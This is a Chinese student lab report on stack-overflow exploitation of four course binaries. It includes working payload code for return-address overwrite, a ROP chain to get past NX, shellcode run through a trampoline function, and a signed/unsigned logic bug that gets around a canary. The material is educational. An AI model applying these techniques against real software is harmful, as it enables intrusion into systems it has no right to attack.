栈溢出攻击实验报告

吴怡蓓
2024201642

Problem 1

解题思路

这道题比较基础，我先用 `objdump -d problem1` 看了下反汇编代码。
问题出在 `func` 函数里，它调用了 `strcpy` 把我们的输入复制到栈上，但是完全没检查长度。这就给了我们覆盖栈帧的机会。
我用 GDB 调试看了一下栈的结构，发现分配给 buffer 的空间很小，只有 8 个字节。buffer 后面紧跟着就是 Saved RBP（8字节），再后面就是我们需要覆盖的 Return Address 了。
所以，只要填满 16 个字节的垃圾数据，接下来的 8 个字节就能用来控制程序跳转了。
题目要求通过 `func1` 来输出那句话，所以我查到了 `func1` 的地址是 `0x401216` 。

Payload 设计

```
# 根据栈分析：Buffer(8) + Saved RBP(8) = 16 字节
# 用 'A' 把这段空间填满，挤到 Return Address 的位置
padding = b'A' * 16


# 这里的 0x401216 是 func1 的入口地址
# 机器是小端序的，所以用 pack 处理一下
target_address = pack('<Q', 0x401216)

# 这里的 payload 就是我们要喂给程序的二进制流
payload = padding + target_address
```

攻击结果

```
$ ./problem1 ans1.txt
Yes!I like ICS!
```

成功跳转到了 func1 并输出了预期的字符串。

Problem 2

解题思路

这道题乍一看跟第一题差不多，但是反汇编找不到直接调用的地方了。
检查了一下保护机制 `checksec` ，发现开启了 **NX (No-Execute)**，这意味着我们就不能在栈上直接跑 shellcode 了。
不过题目只要求打印一句话，逻辑在 `func2` 函数里。但是 `func2` 有个坑，它会检查第一个参数 `%edi` 是不是 `1016` (0x3f8)。
在 64 位系统里，第一个参数是放在 `rdi` 寄存器里的。所以我的目标明确了：

1. 还是要溢出，覆盖返回地址。

2. 但是不能直接跳 `func2`，得先找个办法把 `0x3f8` 塞进 `rdi`。
3. 我在程序里找到了一个完美的 ROP gadget: `pop rdi; ret` (地址 `0x4012c7`)。
4. 流程就是：先跳 gadget -> 栈上放 1016 -> gadget 把 1016 弹给 rdi -> 再跳 func2。

Payload 设计


```
# 1. 依然是 16 字节的填充，把栈填满到返回地址之前
padding = b'A' * 16

# 2. ROP 链构造
# 第一步：跳转到 gadget (pop rdi; ret)
rop_gadget = pack('<Q', 0x4012c7)

# 第二步：紧跟着 gadget 的是我们要 pop 进 rdi 的值
arg1 = pack('<Q', 0x3f8)  # 题目要求的 1016

# 第三步：最后跳转到 func2
func2_addr = pack('<Q', 0x401216)

# 组合起来
payload = padding + rop_gadget + arg1 + func2_addr
```

攻击结果

```
$ ./problem2 ans2.txt
Yes!I like ICS!
```

成功绕过了参数检查逻辑。

Problem 3



解题思路

这题也没开 NX，理论上可以写 shellcode。
只要调用 `func1(114)` 就能过。但是有个大问题：**ASLR (地址随机化)**。
我想把返回地址改到栈上执行我的 shellcode，但是我不知道栈的具体地址在哪，每次运行都不一样。
但是我仔细翻反汇编代码，发现了个作弊函数 `jmp_xs`（`0x401334`）。
它的代码是：`jmp *(saved_rsp + 0x10)`。
经过计算，`saved_rsp + 0x10` 这个位置，刚好指回了我们输入 buffer 的起始位置！
所以思路就通了：

1. 把 Shellcode 放在 buffer 最开头。
2. 把函数的返回地址改成 `jmp_xs` 的地址。
3. 函数返回 -> 跳到 `jmp_xs` -> `jmp_xs` 再把我们踢回 buffer 开头 -> 执行 Shellcode。

Payload 设计

```
# 1. 手写 Shellcode
# 目标：调用 func1(114) -> func1(0x72)
# 汇编对应的机器码：
# mov rdi, 0x72      => 48 c7 c7 72 00 00 00
# mov rax, 0x401216  => 48 c7 c0 16 12 40 00 (func1地址)
# call rax           => ff d0
shellcode = b'\x48\xc7\xc7\x72\x00\x00\x00' + \
            b'\x48\xc7\xc0\x16\x12\x40\x00' + \
            b'\xff\xd0'

# 2. 填充
# buffer 总共 32 字节，shellcode 占了一部分
# 剩下用 NOP (0x90) 填满，保持对齐
padding_len = 32 - len(shellcode)
padding = b'\x90' * padding_len

# 3. 覆盖 Saved RBP (这块已经被写坏了，随便填)
fake_rbp = b'B' * 8

# 4. 覆盖返回地址
# 让它跳去执行 jmp_xs 这个跳板函数
trampoline = pack('<Q', 0x401334)

payload = shellcode + padding + fake_rbp + trampoline
```

攻击结果

```
$ ./problem3 ans3.txt
Your lucky number is 114
```

成功利用 trampoline 执行了栈上的 shellcode。

Problem 4

Canary 保护机制分析

这题一上来就能看到 Stack Canary保护。
汇编里不仅有从 `%fs:0x28` 取随机值放到栈里
（`mov %fs:0x28, %rax ... mov %rax, -0x8(%rbp)`），函数退出前还有 `xor` 检查。
如果我像前几题那样暴力覆盖，Canary 值肯定会被改掉，程序直接就报错退出了，没法劫持控制流。

解题思路

既然硬攻不行，我就去看程序逻辑有没有漏洞。
我发现这个程序是一个处理数字的逻辑。它会读入一个整数，然后跑一个大循环。
但是，代码里对输入的数字做了一个很奇怪的判断（可能是无符号数的坑）。
如果我输入 `-1`：

1. 作为 `unsigned` 比较时，它是最大的整数，满足了进入特殊分支的条件。
2. 在这个特殊分支循环跑完后，它居然自己主动调用了 `func1`（也就是打印 flag 的函数）。
   这说明这题考的不是溢出，而是逻辑漏洞（Integer Overflow/Underflow 导致的逻辑错误）。

Payload 设计

不需要二进制构造了，直接给它一个文本输入就行。

```
# 只需要输入 -1，触发逻辑漏洞
payload = "-1"
```

攻击结果

```
$ ./problem4 ans4.txt
pass hint
```

成功利用代码逻辑漏洞过关。

参考资料

- 柴老师的ppt课件
- CTF Wiki - 栈溢出原理
- Intel x64 指令集参考 (ROP gadget查找)